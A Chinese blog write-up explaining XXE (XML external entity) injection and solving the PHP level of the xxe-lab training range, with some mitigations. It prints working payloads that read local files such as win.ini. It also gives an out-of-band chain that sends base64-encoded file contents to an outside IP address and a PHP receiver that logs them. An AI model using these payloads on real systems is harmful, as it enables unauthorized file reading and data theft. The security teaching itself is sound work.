XXE—实体注入、XXE-lab-master(php_xxe WriteUp)

原创

凌晨三点- 于 2020-06-25 16:09:55 发布 1210 收藏 2

分类专栏： Web安全 信息安全 PHP代码审计 文章标签： php 安全

本文链接：https://blog.csdn.net/weixin_41487522/article/details/106956576

XXE—实体注入、XXE-lab-master(php_xxe WriteUp)

今天给大家分享一下XXE—实体注入，喜欢的朋友希望点个赞哦。

XXE是什么？

XXE=xml external entity

即外部实体，从安全角度理解成XML External Entity attack 外部实体注入攻击

典型的攻击如下：

定义实体必须写在DTD部分。

什么是XML？

XML 指可扩展标记语言（EXtensible Markup Language）
XML 是一种标记语言，很类似 HTML
XML 的设计宗旨是传输数据，而非显示数据
XML 标签没有被预定义。您需要自行定义标签。
XML 被设计为具有自我描述性。
XML 是 W3C 的推荐标准

特点：

XML仅仅是纯文本，他不会做任何事情。
XML可以自己发明标签（允许定义自己的标签和文档结构）
XML 无所不在。XML 是各种应用程序之间进行数据传输的最常用的工具，并且在信息存储和描述领域变得越来越流行。
这玩意就是个储存数据的

XXE原理

有了xml实体，关键字'SYSTEM' 会令XML解析器从URL中读取内容，并允许它在XML文档中被替换。因此，攻击者可以通过实体将他自定义的值发送给应用程序，然后让应用程序去呈现。简单来说，攻击者强制XML解析器去访问攻击者指定的资源内容（可能是系统上本地文件亦或是远程系统上的文件）

```
<?xml version="1.0"?>
<!DOCTYPE Rohit [
<!ENTITY entityex SYSTEM "file:///folder/file" >
]>
<abc>&entityex;</abc>
```

外部文档声明

假如 DTD 位于 XML 源文件的外部，那么它应通过下面的语法被封装在一个 DOCTYPE 定义中：

```
<!DOCTYPE 根元素 SYSTEM "文件名">
```

php中存在一个叫做simplexml_load_string的函数
这个函数是将XML转化为对象
实例：

```
<?php
 $test = '<!DOCTYPE scan [<!ENTITY test SYSTEM "file:///c:/1.txt">]><scan>&test;</scan>';
 $obj = simplexml_load_string($test, 'SimpleXMLElement', LIBXML_NOENT);
 print_r($obj);
 ?>
```

变量test里面是XML
然后试用simplexml_load_string将其转化为对象，第一个参数是xml语句，SimpleXMLElement是调用了SimpleXMLElement这个类，然后LIBXML_NOENT是替代实体，然后他去执行了file协议去读取文件

很多时候后端语言解析了XML后其实并不会给你输出，难道这样子我们就不能进行XXE了？

不,我们可以使用一个类似与接受平台一样的接受器，XML读取数据然后发送到接收的平台，然后接收平台存储，我们再去接收平台查看就可以了。感觉是不是像是反弹注入的感觉？

我们先读取我们想要的文件，然后为了传输方便，我们先来个base64编码，我们可以使用php伪协议读取文件（仅PHP支持）

```
php://filter/read=convert.base64-encode/resource=c:/1.txt
```

然后我们再去调用一个外部xml 比如1.xml （<!ENTITY % remote SYSTEM "http://192.168.19.131/1.xml">）

```
<!ENTITY % all
 "<!ENTITY &#x25; send SYSTEM 'http://120.203.13.75:8123/xxe/2.php?id=%file;'>"
 >
 %all;
```

这个1.xml会被加载到原本的xml,然后我们最后来调用，然后你读取出来的文件会用get传参的方式传参给2.php 然后2.php记录下来储存到3.txt中

```
<?php file_put_contents("3.txt",$_GET["id"],FILE_APPEND);?>
```

<!ENTITY 实体名称 SYSTEM “URI/URL”>
外部引用可支持http，file等协议，不同的语言支持的协议不同，但存在一些通用的协议，具体内容如下所示：

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp


XXE-防御
方案一：
使用开发语言提供的禁用外部实体的方法
php:
libxml_disable_entity_loader(true)

方案二：
过滤用户提交的xml数据
关键词：SYSTEM和PUBLIC

接下来我们来看xxe-lab-master里面的php_xxe

下载链接：https://github.com/c0ny1/xxe-lab
下载好之后直接将文件夹放在phpstudy的PHPTutorial下的WWW文件夹里面即可。

进入php_xxe靶场:



我们抓包看一下：

可以看出，是以post方式传递的账号和密码。并且看上去很像xml的格式。
查看源代码：

```php
<?php
/**
 * autor: c0ny1
 * date: 2018-2-7
 */

$USERNAME = 'admin'; //账号
$PASSWORD = 'admin'; //密码
$result = null;

libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');

try{
    $dom = new DOMDocument();
```

```php
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $creds = simplexml_import_dom($dom);

    $username = $creds->username;
    $password = $creds->password;

    if($username == $USERNAME && $password == $PASSWORD){
        $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",1,$username);
    }else{
        $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",0,$username);
    }
}catch(Exception $e){
    $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",3,$e->getMessage());
}

header('Content-Type: text/html; charset=utf-8');
echo $result;
?>
```



可以看出，默认的账号密码都是admin
这里没有xml文档，所以使用php伪协议(php://input)来接收发送的xml文档
后面的if-else条件判断语句用来输出结果，注意必须要有username这个标签，不然的话找不到username,就没有了输出了，我们也不能通过回显来获取信息了。

这里我们构造paylaod，目的是能够输出在username里面

```
<?xml version="1.0"?>
<!DOCTYPE mzymzy [
<!ENTITY test SYSTEM  "file:///c:/windows/win.ini">
]>
<user><username>&test;</username><password>mzymzy</password></user>
```

这里关键字‘SYSTEM’，会令xml解析器从URL中读取内容，并允许它在xml文档中被替换。这里我们可以强制xml解析器去访问系统配置文件(位于C盘下的windows/win.ini)
这里的test就是指被读取的系统配置文件内容。

结果如下：



可以看出，输出了系统的配置文件。

后续的java_xxe和python_xxe会持续更新~